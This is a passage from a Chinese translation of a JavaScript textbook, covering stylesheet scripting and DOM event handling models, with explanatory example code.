除了允许激活和关闭引用了样式表的<link>和<style>标记, 2级DOM还定义了一个完整的API, 用来查询、遍历和操作样式表本身。在编写本书的时候, 支持这个标准样式表遍历API的一个基本部分的唯一浏览器就是Firefox。IE 5定义了一个不同的API, 并且其他的浏览器限制对直接使用样式表的支持(或者不支持)。

通常, 直接操作样式表并不是一件有用的事情。例如, 除了为样式表添加新的规则, 通常让样式表是静态的并且脚本化元素的className属性要更好一些。另一方面, 如果要允许用户完全控制页面上所使用的样式, 可能需要动态地操作一个样式表(也许在一个cookie中存储用户喜欢的样式)。如果决定直接脚本化样式表, 本节中给出的代码在Firefox和IE中都有效, 但是在其他的浏览器中可能无效。

应用于一个文档的样式表, 存储在文档对象的styleSheets[]数组中。如果一个文档只有一个单独的样式表, 可以这样引用它:

```
var ss = document.styleSheets[0]
```

这个数组的元素是CSSStyleSheet对象。注意, 这些对象和引用或存储样式表的<link>或<style>标记不同。一个CSSStyleSheet对象有一个包含了样式表规则的cssRules[]数组:

```
var firstRule = document.styleSheets[0].cssRules[0];
```

IE不支持cssRules属性, 但是有一个对等的rules属性。

cssRules[]数组或rules[]数组的元素都是CSSRule对象。在W3C标准中, 一个CSSRule对象可能表示任意类型的CSS规则, 包括像@import和@page这样的指示符的at规则。而在IE中, CSSRule对象只表示样式表的实际样式规则。

CSSRule对象有两个属性可以可移植地使用。(在W3C DOM中, 一个并非样式规则的规则不会定义这些属性, 并且在遍历样式表的时候, 可能希望忽略它。) selectorText

是规则的 CSS 选择器，并且 style 引用一个 CSS2Properties 对象，该对象描述了和这个选择器相关的样式。还记得，通过 style 属性来表示一个 HTML 元素的内联样式，所用到的同一个接口也是 CSS2Properties。可以使用这个 CSS2Properties 对象来查询样式值，或者为规则设置新的样式。通常，在遍历一个样式表的时候，会对规则的文本感兴趣，而不会对规则解析后的表示感兴趣。在这个例子中，使用 CSS2Properties 对象的 cssText 属性来获取该规则的文本表示。

如下的代码循环遍历一个样式表的规则，展示了可以用它们做些什么：

```
// Get the first stylesheet of the document
var ss = document.styleSheets[0];

// Get the rules array using W3C or IE API
var rules = ss.cssRules?ss.cssRules:ss.rules;

// Iterate through those rules
for(var i = 0; i < rules.length; i++) {
    var rule = rules[i];

    // Skip @import and other nonstyle rules
    if (!rule.selectorText) continue;

    // This is the text form of the rule
    var ruleText = rule.selectorText + " { " + rule.style.cssText + " }";

    // If the rule specifies a margin, assume it is in pixels and double it
    var margin = parseInt(rule.style.margin);
    if (margin) rule.style.margin = (margin*2) + "px";
}
```

除了查询和更改一个样式表的已有规则，还可以向一个样式表添加规则或者从一个样式表移除规则。W3C CSSStyleSheet 接口定义了 insertRule() 方法和 deleteRule() 方法用来添加和删除规则：

```
document.styleSheets[0].insertRule("H1 { text-weight: bold; }", 0);
```

IE 并不支持 insertRule() 方法和 deleteRule() 方法，但是定义了很大程度上同等的 addRule() 函数和 removeRule() 函数。唯一真正的区别是（除了不同的名字以外），addRule() 期望一个选择器文本和样式文本作为两个不同的参数。例 16-9 定义了一个 Stylesheet 工具类，展示了添加和删除规则的 W3C API 和 IE API。

例 16-9：样式表工具方法

```
/**
 * Stylesheet.js: utility methods for scripting CSS stylesheets.
 *
 * This module defines a Stylesheet class that is a simple wrapper
 * around an element of the document.styleSheets[] array. It defines useful
```

```
* cross-platform methods for querying and modifying the stylesheet.
**/

// Construct a new Stylesheet object that wraps the specified CSSStyleSheet.
// If ss is a number, look up the stylesheet in the styleSheet[] array.
function Stylesheet(ss) {
    if (typeof ss == "number") ss = document.styleSheets[ss];
    this.ss = ss;
}

// Return the rules array for this stylesheet.
Stylesheet.prototype.getRules = function() {
    // Use the W3C property if defined; otherwise use the IE property
    return this.ss.cssRules?this.ss.cssRules:this.ss.rules;
}

// Return a rule of the stylesheet. If s is a number, we return the rule
// at that index. Otherwise, we assume s is a selector and look for a rule
// that matches that selector.
Stylesheet.prototype.getRule = function(s) {
    var rules = this.getRules();
    if (!rules) return null;
    if (typeof s == "number") return rules[s];

    // Assume s is a selector
    // Loop backward through the rules so that if there is more than one
    // rule that matches s, we find the one with the highest precedence.
    s = s.toLowerCase();
    for(var i = rules.length-1; i >= 0; i--) {
        if (rules[i].selectorText.toLowerCase() == s) return rules[i];
    }
    return null;
};

// Return the CSS2Properties object for the specified rule.
// Rules can be specified by number or by selector.
Stylesheet.prototype.getStyles = function(s) {
    var rule = this.getRule(s);
    if (rule && rule.style) return rule.style;
    else return null;
};

// Return the style text for the specified rule.
Stylesheet.prototype.getStyleText = function(s) {
    var rule = this.getRule(s);
    if (rule && rule.style && rule.style.cssText) return rule.style.cssText;
    else return "";
};

// Insert a rule into the stylesheet.
// The rule consists of the specified selector and style strings.
// It is inserted at index n. If n is omitted, it is appended to the end.
Stylesheet.prototype.insertRule = function(selector, styles, n) {
    if (n == undefined) {
```

```
        var rules = this.getRules();
        n = rules.length;
    }
    if (this.ss.insertRule) // Try the W3C API first
        this.ss.insertRule(selector + "{" + styles + "}", n);
    else if (this.ss.addRule) // Otherwise use the IE API
        this.ss.addRule(selector, styles, n);
};

// Remove the rule from the specified position in the stylesheet.
// If s is a number, delete the rule at that position.
// If s is a string, delete the rule with that selector.
// If n is not specified, delete the last rule in the stylesheet.
StyleSheet.prototype.deleteRule = function(s) {
    // If s is undefined, make it the index of the last rule
    if (s == undefined) {
        var rules = this.getRules();
        s = rules.length-1;
    }

    // If s is not a number, look for a matching rule and get its index.
    if (typeof s != "number") {
        s = s.toLowerCase(); // convert to lowercase
        var rules = this.getRules();
        for(var i = rules.length-1; i >= 0; i--) {
            if (rules[i].selectorText.toLowerCase() == s) {
                s = i; // Remember the index of the rule to delete
                break; // And stop searching
            }
        }

        // If we didn't find a match, just give up.
        if (i == -1) return;
    }

    // At this point, s will be a number.
    // Try the W3C API first, then try the IE API
    if (this.ss.deleteRule) this.ss.deleteRule(s);
    else if (this.ss.removeRule) this.ss.removeRule(s);
};
```

事件和事件处理

我们在第 13 章中看到过，具有交互性的 JavaScript 程序使用的是事件驱动的程序设计模型。在这种程序设计样式中，当文档或它的某些元素发生了某些事情时，Web 浏览器就会生成一个事件（event）。例如，在浏览器装载完一个文档，在用户把鼠标移到一个超链接上或者在用户点击了表单的一个按钮时，浏览器都会生成事件。如果 JavaScript 应用程序注重特定文档元素的特定类型的事件，它就会为那个元素这种类型的事件注册一个事件句柄（event handler），即一个 JavaScript 函数或代码段。然后，在发生特定事件时，浏览器将调用句柄代码。所有具有图形用户界面的应用程序都是以这种方法设计的，即它们等待用户做某些事情（也就是等待事件发生），然后进行响应。

作为题外话，值得一提的是，计时器和错误处理函数（第 14 章介绍过它们）都与事件驱动的程序设计模型有关。像本章介绍的事件句柄一样，计时器和错误处理函数都向浏览器注册一个函数，允许浏览器在某个事件发生时调用那个函数。但在这两种情况中，事件是经过了指定的时间间隔或发生了 JavaScript 错误。虽然本章没有讨论计时器和错误处理函数，但将它们看做与事件处理相关非常有用，因此建议读者在学习本章时重读 14.1 节和 14.7 节。

大多数重要的 JavaScript 程序在很大程度上基于事件句柄。我们已经见到了大量使用简单事件句柄的 JavaScript 程序。本章详细介绍了所有还未提到的事件和事件句柄。遗憾的是，这些细节非常复杂，目前使用的有 3 种完全不同的不兼容的事件处理模型（注 1）。这些模型是：

注 1： Netscape 4 也有自己独特的和不兼容的事件模型。由于该浏览器已经不再广泛使用了，对于它的事件模型的介绍也从本书中去除。

原始事件模型

这是一种简单的事件处理模式，我们在本书中已经用过（但并未全面介绍过）。HTML 4 标准已部分地把它编集到标准中，通常非正式把它看作 0 级 DOM API 的一部分内容。尽管它的特性有限，但所有启用 JavaScript 的浏览器都支持它，因此它具有可移植性。

标准事件模型

这是一种强大的具有完整特性的事件模型，2 级 DOM 标准对它进行了标准化。除 IE 以外的所有现代浏览器都支持它。

Internet Explorer 事件模型

这一事件模型最初由 IE 4 引入，并且在 IE 5 中得到扩展。它具有标准事件模型的许多高级特性，但不具有全部特性。虽然 Microsoft 公司参与了 2 级 DOM 事件模型的创建，而且有足够的时间在 IE 5.5 和 IE 6 中实现这一标准事件模型，但它们仍然坚持使用自己专有的事件模型（注 2）。这意味着，想使用高级事件处理特性的 JavaScript 程序设计者必须为 IE 浏览器编写特定的代码。

本章依次介绍了上述的每种事件模型。接下来的 3 个小节分别介绍了 3 种事件模型，并且包含处理鼠标、键盘和 onload 事件的扩展的例子。本章最后简短地讨论了如何创建和分派合成事件。

17.1 基本事件处理

迄今为止，在本书的代码中，事件句柄都被写作 JavaScript 代码串，它用做某种 HTML 属性（如 onclick）的值。虽然这是原始事件模型的关键内容，但还应该了解更多细节，接下来的小节将对它们进行介绍。

17.1.1 事件和事件类型

发生的事情的不同，生成的事件类型也不同。用户把鼠标移到超链接上时引发的事件与用户在超链接上点击鼠标所引发的事件不同。即使发生同样的事情，但由于环境不同也可能生成不同类型的事件。例如，用户点击在一个表单的 **Reset** 按钮时，就和在 **Submit** 按钮上点击鼠标时生成的事件类型不同。

在原始事件模型中，事件是浏览器内部提取的，JavaScript 代码不能直接操作事件。当

注 2： 在编写本书的时候，IE 7 已经在开发之中，但是，也没有迹象表明它将支持标准事件模型。

提到原始事件模型的事件类型，其真实含义是响应事件时调用的事件句柄名。在这种模型中，用HTML元素的属性（和相关的JavaScript对象的相应属性）设置事件处理代码。因此，如果应用程序需要知道用户何时把鼠标移动到超链接上，就要使用定义超链接的标记的 onmouseover 属性。如果应用程序需要知道用户何时点击了 Submit 按钮，就要使用定义该按钮的标记的 onclick 属性，或使用包含该按钮的<form> 元素的 onsubmit 属性。

在原始事件模型中，有大量不同的事件句柄属性可供使用。表 17-1 列出了这些属性，还列出了何时触发这些事件句柄，以及哪些 HTML 元素支持这些事件句柄属性。

随着客户端 JavaScript 程序设计方法的发展，它支持的事件模型也在发展。新的浏览器版本添加了新的事件句柄属性。最终，HTML 4 标准编纂了 HTML 标记的事件句柄属性的标准集合。表 17-1 的第三列指出了 HTML 元素所支持的事件句柄属性。对于鼠标事件句柄，表中的第三列列出了大多数元素支持的事件句柄属性（至少在 HTML 4 中）。不支持这些事件句柄的 HTML 元素通常是属于文档<head>部分的元素或自身没有图形表示的元素。不支持通用的鼠标事件句柄属性的标记包括<applet>、<bdo>、
、、<frame>、<frameset>、<head>、<html>、<iframe>、<isindex>、<meta> 和<style>。

表 17-1：事件句柄和支持它们的 HTML 元素

句柄	触发时机	由 ... 支持
onabort	图像装载被中断	
onblur	元素失去输入焦点	<button>、<input>、<label>、<select>、<textarea>、<body>
onchange	选中<select>元素中的选项或其他表单元素失去了焦点，并且由于它获得了焦点而使值发生了改变	<input>、<select>、<textarea>
onclick	鼠标按下并释放，发生在 mouseup 事件返回 false 可以取消默认动作（如进行链接、重置、提交）	大多数元素
ondblclick	双击鼠标	大多数元素
onerror	在装载图像的过程中发生了错误	
onfocus	元素得到输入焦点	<button>、<input>、<label>、<select>、<textarea>、<body>
onkeydown	键盘键被按下。返回 false 取消默认动作	表单元素和<body>

表 17-1: 事件句柄和支持它们的 HTML 元素 (续)

句柄	触发时机	由 ... 支持
onkeypress	键盘键被按下后释放, 返回 false 取消默认动作	表单元素和 <body>
onkeyup	键盘键被按下后释放	表单元素和 <body>
onload	文档装载完毕	<body>、<frameset>、
onmousedown	鼠标键被按下	大多数元素
onmousemove	鼠标移动	大多数元素
onmouseout	鼠标离开了元素	大多数元素
onmouseover	鼠标移到元素上	大多数元素
onmouseup	释放鼠标键	大多数元素
onreset	表单请求重置。返回 false 阻止重置	<form>
onresize	调整窗口大小	<body>、<frameset>
onselect	选中文本	<input>、<textarea>
onsubmit	请求提交表单。返回 false 阻止提交	<form>
onunload	卸载文档或帧集	<body>、<frameset>

设备相关事件和设备无关的事件

如果仔细地研究表 17-1 中的各种事件句柄属性, 可以将其分为两大类事件。一类是“原始事件”(raw event)或“输入事件”(input event)。这些事件是在用户移动鼠标、点击鼠标或敲击键盘键时生成的。这些低级事件只描述用户的动作, 没有其他含义。第二类事件是“语义事件”(semantic event)。这些高级事件含义较复杂, 通常只在特定环境中发生, 如在浏览器装载完文档或要提交表单时。语义事件通常作为低级事件的附加作用发生。例如, 当用户点击了提交按钮时, 会触发该按钮的三个输入句柄, 即 onmousedown、onmouseup 和 onclick。作为鼠标点击的结果, 包含该按钮的 HTML 表单将生成 onsubmit 事件。

另一个重要的区别可以把事件划分为设备相关事件和设备无关事件, 前者专门和鼠标或键盘联系在一起, 而后者则可以通过多种方式来触发。这一区别对于可访问性尤为重要 (参见 13.7 节), 因为一些用户可能能够使用鼠标但是无法使用键盘, 而其他的用户则可能使用键盘但不能使用鼠标。像 onsubmit 和 onchange 这样的语义事件几乎总是设备无关事件, 所有现代浏览器都普遍允许用户使用鼠标或者键盘来操作 HTML 表单。而名字中带有“mouse”或“key”这样的事件则显然是设备相关事件。如果使用它们, 则可能需要成对地使用, 以便能够为一个鼠标动作或者一个键盘替代操作都提供句柄。注意,

onclick事件可以当作是一个设备无关事件。它并不是依赖于鼠标的,因为表单控件和超链接的键盘激活也会产生此事件。

17.1.2 作为 HTML 属性的事件句柄

从本章之前的许多例子中我们已经看到,事件句柄被设置为 JavaScript 代码串(在原始事件模型中),作为 HTML 的属性值。例如,要在用户点击一个按钮时执行 JavaScript 代码,可以把这段代码设置为 <input> 标记(或 <button>) 的 onclick 属性的值:

```
<input type="button" value="Press Me" onclick="alert('thanks');">
```

事件句柄属性的值是一个任意的 JavaScript 代码串。如果句柄由多个 JavaScript 语句构成,语句之间必须用分号分隔。例如:

```
<input type="button" value="Click Here"
      onclick="if (window.numclicks) numclicks++; else numclicks=1;
              this.value='Click # ' + numclicks;">
```

在事件句柄要求多个语句时,可以把这些语句定义在一个函数体中,然后用 HTML 事件句柄属性调用那个函数,这样处理起来会更加容易。例如,如果想在提交表单之前验证用户的表单输入,可以用 <form> 标记的 onsubmit 属性(注 3)。表单验证通常要求多行代码,所以定义一个表单验证函数,用 onclick 属性调用那个函数,比把所有代码填充在一个长长的属性值中清楚得多。例如,如果定义了一个名为 validateForm() 的函数来执行验证,可以采用如下方式从一个事件句柄中调用它:

```
<form action="processform.cgi" onsubmit="return validateForm();">
```

记住,HTML 不区分大小写,所以可以用任何选择的方式确定事件句柄属性的大小写。通常采用大小写混合的形式,前缀为小写的“on”,如 onClick、onLoad、onMouseOut,等等。但在这本书中,一般用全小写的形式来兼容区分大小写的 XHTML。

事件句柄属性中的 JavaScript 代码可能含有 return 语句,返回值对浏览器具有特殊意义。不久我们就会讨论这个问题。另外要注意,事件句柄中的 JavaScript 代码运行在不同于全局 JavaScript 代码的作用域中(参见第 4 章)。此后的小节也会对这一点详细讨论。

17.1.3 作为 JavaScript 属性的事件句柄

第 15 章介绍过,文档中的每个 HTML 元素在文档树中都有一个相应的 DOM 元素,JavaScript 对象的这个属性对应于那个 HTML 元素的属性。在 JavaScript 1.1 和其后的

注 3: 第 18 章详细介绍了 HTML 表单,并且给出了一个表单验证的例子。

版本中，这同样适用于事件句柄属性。所以，如果一个 `<input>` 标记具有 `onclick` 属性，那么用该表单元素对象的 `onclick` 属性就可以引用它包含的事件句柄（JavaScript 区分大小写，所以无论 HTML 属性采用什么大小写形式，JavaScript 属性必须是全小写的）。

由于 HTML 事件句柄属性的值是一个 JavaScript 代码串，因此可能认为相应的 JavaScript 属性的值也是字符串。但实际情况并非如此，当通过 JavaScript 进行访问时，事件句柄属性是函数。可以用一个简单的例子验证这一点：

```
<input type="button" value="Click Here" onclick="alert(typeof this.onclick);">
```

如果点击该按钮，它将显示含有“function”的对话框，而不是显示“string”（注意：在事件句柄中，关键字 `this` 引用发生事件的对象。不久我们将讨论关键字 `this`）。

要用 JavaScript 把一个事件句柄赋予一个文档元素，只需把事件句柄属性设置为想用的函数即可。例如，考虑下面的 HTML 表单：

```
<form name="f1">
<input name="b1" type="button" value="Press Me">
</form>
```

可以用 `document.f1.b1` 引用这个表单中的按钮，这意味着可以用如下的 JavaScript 代码给事件句柄赋值：

```
document.f1.b1.onclick=function() { alert('Thanks!'); };
```

也可以用下面的代码给事件句柄赋值：

```
function plead() { document.f1.b1.value += ", please!"; }
document.f1.b1.onmouseover = plead;
```

注意最后一行代码，在函数名后没有括号。要定义一个事件句柄，我们应该把函数自身赋给事件句柄属性，而不是把调用函数的结果赋给事件句柄属性。JavaScript 的程序设计新手常常会在这里碰到许多问题。

把事件句柄表示为 JavaScript 属性有两点好处。第一，也是最重要的，它减少了 HTML 和 JavaScript 的混合，增强了代码的模块性，使代码更为简洁，也更容易维护。第二，它使事件处理函数进行动态处理。HTML 的属性是文档的一个静态部分，与此不同，JavaScript 的属性可以在任何时候改变。在复杂的交互程序中，动态地改变注册到 HTML 元素的事件句柄有时也非常有用。

在 JavaScript 中定义事件句柄存在一个小缺点，它把句柄和所属元素分开了。如果用户在文档装载完之前（以及在执行所有脚本前）与文档元素进行交互，文档元素的事件句柄可能还没有定义。

例17-1展示了如何把一个函数设置为多个文档元素的事件句柄。这个例子是一个简单的函数，它为文档中的每个链接定义了 onclick 事件句柄。这个事件句柄在浏览器进行超链接前请求用户的确认。如果用户不确认链接，事件句柄函数将返回 false，阻止浏览器进行链接。后面会讨论事件句柄的返回值。

例 17-1：一个函数及多个事件句柄

```
// This function is suitable for use as an onclick event handler for <a> and
// <area> elements. It uses the this keyword to refer to the document element
// and may return false to prevent the browser from following the link.
function confirmLink() {
    return confirm("Do you really want to visit " + this.href + "?");
}

// This function loops through all the hyperlinks in a document and assigns
// the confirmLink function to each one as an event handler. Don't call it
// before the document is parsed and the links are all defined. It is best
// to call it from the onload event handler of a <body> tag.
function confirmAllLinks() {
    for(var i = 0; i < document.links.length; i++) {
        document.links[i].onclick = confirmLink;
    }
}
```

显式调用事件句柄

由于 JavaScript 事件句柄属性的值是函数，因此可以用 JavaScript 直接调用事件处理函数。例如，如果我们使用标记 <form> 的属性 onsubmit 定义了一个表单验证函数，并想在用户提交表单之前的某个时刻验证表单，那么可以使用 Form 对象的 onsubmit 属性来调用那个事件处理函数。代码如下：

```
document.myform.onsubmit();
```

但要注意，这种直接调用事件句柄的方法不是模拟事件发生时的真正状况。例如，如果调用一个 Link 对象的 onclick 方法，它并不能使浏览器根据那个链接把新的文档装载进来，而只能执行定义为那个属性值的函数。（要使浏览器装载新的文档，还必须用第 14 章介绍的方法，设置 Window 对象的 location 属性。）同样，调用 Form 对象的 onsubmit 方法或者调用 Submit 对象的 onclick 方法都只能运行事件处理函数，而不能完成表单的提交（要真正地提交表单还必须调用 Form 对象的 submit() 方法）。

显式调用事件处理函数的原因之一是，可以用 JavaScript 扩展 HTML 代码定义的事件处理函数。假定想在用户点击按钮时执行特殊的动作，但又不想破坏 HTML 文档自身定义的 onclick 事件句柄（这是例 17-1 中代码的一个问题，通过给每个超链接添加句柄，便可以覆盖为这些超链接定义的所有 onclick 句柄）。用下面的代码可以实现这一点：


```
var b = document.myform.mybutton; // This is the button we're interested in
var oldHandler = b.onclick;        // Save the HTML event handler
function newHandler() { /* My event-handling code goes here */ }
// Now assign a new event handler that calls both the old and new handlers
b.onclick = function() { oldHandler(); newHandler(); }
```

17.1.4 事件句柄的返回值

在许多情况下，事件句柄（无论是 HTML 属性设置的，还是 JavaScript 属性设置的）都使用它的返回值说明事件的处理方法。例如，如果使用 Form 对象的事件句柄 `onsubmit` 执行表单验证，发现用户没有填写所有的域，那么可以让句柄返回 `false` 来阻止真正提交表单。可用下列代码来防止提交一个空表单：

```
<form action="search.cgi"
      onsubmit="if (this.elements[0].value.length == 0) return false;">
<input type="text">
</form>
```

通常，如果浏览器执行某种默认动作来响应一个事件，那么可以返回 `false` 阻止浏览器执行那个动作。除了 `onsubmit`，其他通过返回 `false` 阻止执行默认动作的事件句柄包括 `onclick`、`onkeydown`、`onkeypress`、`onmousedown`、`onmouseup` 和 `onreset`。表 17-1 的第二列描述了当返回值为 `false` 时会发生什么情况。

关于返回 `false` 的规则有一个例外，即当用户把鼠标移到一个超链接（或图像）上时，浏览器的默认动作是在状态栏中显示链接的 URL。要阻止这种情况发生，可以让 `onmouseover` 事件句柄返回 `true`。例如，可以用如下的代码来显示一条不是 URL 的消息：

```
<a href="help.htm" onmouseover="window.status='Help!!!'; return true;">Help</a>
```

这个例外的产生是没有任何原因的：它之所以这样，只是因为它总是这样。正如第 14 章所介绍的，大多数现代浏览器认为隐藏链接的目标的能力是一个安全漏洞，并且关闭了这一功能。因此，“返回 `false` 以取消操作”的规则单独例外变得没有意义。

注意，事件句柄从来不要求显式地返回值。如果不返回值，就会发生默认的动作。

17.1.5 事件句柄和 `this` 关键字

无论是用 HTML 属性定义事件句柄，还是用 JavaScript 属性定义事件句柄，都是把一个函数赋予文档元素的一个属性。换句话说，是在定义文档元素的一个新方法。在事件句柄被调用时，它是作为产生事件的元素的方法调用的，所以关键字 `this` 引用了那个目标元素。这种行为很有用，而且也不会使人感到意外。

但读者要保证理解了其中的含义。假定有一个对象 `o`，它具有方法 `mymethod`，可以用下列代码注册一个事件句柄：

```
button.onclick= o.mymethod;
```

这个语句使 `button.onclick` 引用与 `o.mymethod` 相同的函数。现在，这个函数既是 `o` 的方法，也是 `button` 的方法。当浏览器触发这个事件句柄时，它将把该函数作为 `button` 对象的方法调用，而不是作为 `o` 对象的方法调用。关键字 `this` 引用 `Button` 对象，不是引用对象 `o`。不要认为可以让浏览器把一个事件句柄作为其他对象的方法调用。如果想这样做，必须直接调用它，如下所示：

```
button.onclick = function() { o.mymethod(); }
```

17.1.6 事件句柄的作用域

我们在8.8节中讨论过，JavaScript中的函数运行在词法作用域中。这意味着函数在定义它们的作用域中运行，而不在调用它们的作用域中运行。在把一个HTML属性的值设置为JavaScript代码串，以便定义事件句柄时，隐式地定义了一个函数（在检测JavaScript中相应的事件句柄属性的类型时，可以看到这一点）。以这种方式定义的事件处理函数的作用域与用常规方法定义的全局JavaScript函数不同。这意味着定义为HTML属性的事件句柄，它所执行的作用域和其他函数的作用域不同（注4）。

回忆一下，我们在第4章中讨论过，函数的作用域由作用域链或对象列表定义，变量定义时要顺次检索这个链。如果要在一个常规函数中检索或解析变量 `x`，JavaScript首先将检查该函数的调用对象的属性中是否具有名为 `x` 的属性，来检索局部变量和参数。如果没有找到同名的属性，JavaScript就继续检索作用域链中的下一个对象，即全局对象。它将检查全局对象的属性来判断这个变量是否是全局变量。

定义为HTML属性的事件句柄具有更加复杂的作用域链。它们的作用域链的头是调用对象，传递给事件句柄的所有参数都是在这里定义的（我们在本章后面的小节中会看到，在某些高级事件模型中，事件句柄具有参数），它们就和事件句柄主体中声明的局部变量一样。但是事件句柄的作用域链中的下一个对象却并非全局对象，而是触发事件句柄的对象。例如，假定使用 `<input>` 标记在HTML表单中定义了一个 `Button` 对象，然后使用 `onclick` 属性定义了一个事件句柄。如果该事件句柄的代码使用了一个名为 `form` 的变量，那么该变量就会被解析为 `Button` 对象的 `form` 属性。在把事件句柄编写为HTML属性时，这是一种有用的快捷方式。例如：

注4：理解这一点很重要，尽管接下来的讨论很有趣，但它还是很难理解。读者可以在第一次阅读本章的时候跳过这部分内容，稍后再返回来阅读它。

```

<form>
  <!-- In event handlers, "this" refers to the target element of the event -->
  <!-- So we can refer to a sibling element in the form like this -->
  <input id="b1" type="button" value="Button 1"
        onclick="alert(this.form.b2.value);">
  <!-- The target element is also in the scope chain, so we can omit "this" -->
  <input id="b2" type="button" value="Button 2"
        onclick="alert(form.b1.value);">
  <!-- And the <form> is in the scope chain, so we can omit "form". -->
  <input id="b3" type="button" value="Button 3"
        onclick="alert(b4.value);">
  <!-- The Document object is on the scope chain, so we can use its methods -->
  <!-- without prefixing them with "document". This is bad style, though. -->
  <input id="b4" type="button" value="Button 4"
        onclick="alert(getElementById('b3').value);">
</form>

```

可以从这段示例代码看出，事件句柄的作用域链不会随定义句柄的对象终止，它还会延伸到包容层级，而且至少包括包含按钮的 HTML `<form>` 元素和包含表单的 Document 对象（注 5）。作用域链中的最终对象都是 Window 对象，因为它总是在客户端 JavaScript 中。

思考事件句柄的扩展的作用域链的另一种方式是，考虑把 HTML 事件句柄属性的 JavaScript 文本翻译成一个 JavaScript 函数。考虑来自前面的例子中的如下代码行：

```

<input id="b3" type="button" value="Button 3"
      onclick="alert(b4.value);">

```

对等的 JavaScript 代码可能如下所示：

```

var b3 = document.getElementById('b3'); // Find the button we're
interested in
b3.onclick = function() {
  with (document) {
    with(this.form) {
      with(this) {
        alert(b4.value);
      }
    }
  }
}

```

重复的 `with` 语句创建了一个扩展的作用域链。如果读者忘记了这一不常使用的语句，请参见 6.18 节。

事件句柄的作用域链中有目标对象非常方便。但包括其他文档元素的扩展作用域链却非常麻烦。例如，Window 对象和 Document 对象都定义了名为 `open()` 的方法。如果没有限定条件，只用标识符 `open`，那么引用的几乎总是 `window.open()` 方法。但在定义

注 5： 作用域链的组成并没有标准化，而且可能和实现有关。

为HTML属性的事件句柄中, Document对象在作用域链中先于Window对象, 所以用open引用的是document.open()方法。同样, 如果给一个Form对象添加一个名为window的属性(或用name="window"定义一个输入元素)会发生什么情况? 如果在那个表单中定义一个使用表达式window.open()的事件句柄, 标识符Window将解析为Form对象的属性, 而不是全局Window对象, 表单中的事件句柄就不能容易地引用全局Window对象或调用window.open()方法。

在定义作为HTML属性的事件句柄时, 一定要小心。最安全的方法是, 使这种句柄尽量简单。理想的方法是, 让它们只调用在别的地方定义的全局函数, 并可能返回下面的结果:

```
<script>function validateForm() { /* Form validation code here */}</script>  
<form onsubmit="return validateForm();">...</form>
```

这样一个简单的事件句柄仍旧用一个不寻常的作用域链执行, 但为了保持代码的简短, 尽量避免长作用域链带来的麻烦。再次提醒, 函数是在定义它们的作用域链中执行, 而不在调用它们的作用域中执行。所以, 即使从不寻常的作用域中调用了validateForm()方法, 仍旧可以在它自己的全局作用域中执行, 而不会产生任何混淆。

由于事件句柄作用域链的构成没有任何标准, 因此假定它只含有目标元素和全局Window对象最安全。例如, 用this引用目标元素, 那么当目标元素是

最后, 记住, 关于事件句柄作用域的完整讨论只适用于定义为HTML属性的事件句柄。如果把一个函数赋予适当的JavaScript事件句柄属性来设置事件句柄, 那么根本不涉及特殊的作用域链, 函数在定义它的作用域中执行, 这几乎总是全局作用域, 除非它是一个嵌套函数, 在这种情况下, 作用域链又变得有趣了。

17.2 2级DOM中的高级事件处理

迄今为止, 我们在本章中看到的事件处理方法都是0级DOM(所有启用JavaScript的浏览器都支持的实际标准API)的一部分。2级DOM标准定义了高级事件处理API, 它与0级API有很大不同(而且强大得多)。虽然2级标准没有把现有的API集成到DOM标准中, 但舍弃0级API不会有任何危险。对于基本的事件处理任务, 应该继续使用简单API。

除了Internet Explorer以外的所有现代浏览器都支持2级DOM的事件模型。

17.2.1 事件传播

在 0 级 DOM 事件模型中，浏览器把事件分派给发生事件的文档元素。如果那个对象具有适合的事件句柄，就运行这个句柄。除此之外，不用执行其他的操作。在 2 级 DOM 中，情况要复杂得多。在这种高级事件模型中，当事件发生在文档元素上（即事件目标）时，目标的事件句柄就被触发。此外，目标的每个祖先元素也有机会处理那个事件。事件传播分三个阶段进行。第一，在捕捉（capturing）阶段，事件从 Document 对象沿着文档树向下传播给目标节点。如果目标的任何一个祖先（不是目标自身）专门注册了捕捉事件句柄，那么在事件传播的过程中，就会运行这些句柄（不久我们将学习如何注册常规事件句柄和捕捉事件句柄）。

事件传播的下一个阶段发生在目标节点自身，直接注册在目标上的适合的事件句柄将运行。这与 0 级事件模型提供的事件处理方法相似。

事件传播的第三个阶段是起泡（bubbling）阶段，在这个阶段，事件将从目标元素向上传播回或起泡回 Document 对象的文档层次。虽然所有事件都受事件传播的捕捉阶段的支配，但并非所有类型的事件都起泡。例如，把提交事件从 <form> 元素向上传播到控制它的文档元素是毫无意义的。另一方面，文档中的所有元素都对普通事件（如 mousedown）感兴趣，所以它们可以沿着文档层次起泡，触发目标元素的祖先的适当的事件句柄。一般说来，原始输入事件起泡，而高级语义事件不起泡（参阅本章后面的表 17-3，它完整地列出了哪些事件起泡，哪些不起泡）。

在事件传播过程中，任何事件句柄都可以调用表示那个事件的 Event 对象的 stopPropagation() 方法，停止事件的进一步传播。在本章后面的小节中，我们将进一步讨论 Event 对象和 stopPropagation() 方法。

有些事件会引发浏览器执行相关的默认动作。例如，在点击 <a> 标记时，浏览器的默认动作是进行超链接。这样的默认动作只在事件传播的三个阶段都完成之后才会执行，事件传播过程中调用的任何句柄都能通过调用 Event 对象的 preventDefault() 方法阻止默认动作发生。

虽然这种事件传播看起来很复杂，但它可以帮助事件处理代码中心化。1 级 DOM 展现所有的文档元素，允许事件（如 mouseover 事件）在任何元素上发生。这意味着注册事件句柄的地方比老式的 0 级事件模型多得多。假定想在用户把鼠标移到文档中的 <p> 元素上时触发一个事件句柄，那么不必为每个 <p> 标记都注册一个 onmouseover 事件句柄，只在 Document 对象上注册一个 onmouseover，然后在事件传播的捕捉或起泡阶段处理这些事件即可。

关于事件传播，有一个重要的细节。在0级模型中，只能为特定对象的特定类型的事件注册一个事件句柄。但在2级模型中，就可以为特定对象的特定类型事件注册任意多个处理器函数。这同样适用于事件目标的祖先，它们的处理函数将在事件传播的捕捉阶段或起泡阶段调用。

17.2.2 事件句柄的注册

在0级API中，通过在HTML中设置属性或在JavaScript代码中设置对象的属性，来注册事件句柄。在2级事件模型中，可以调用对象的`addEventListener()`方法为特定元素注册事件句柄。（DOM标准在它的API中使用术语“监听器”，但在我们的讨论中将继续使用同义词“句柄”。）这个方法有三个参数。第一个参数是要注册句柄的事件类型名。事件类型应该是含有小写HTML句柄属性名的字符串，没有前缀“on”。因此，如果用HTML属性`onmousedown`，或在0级模型中用`onmousedown`属性，那么在2级事件模型中就应该使用字符串“`mousedown`”。

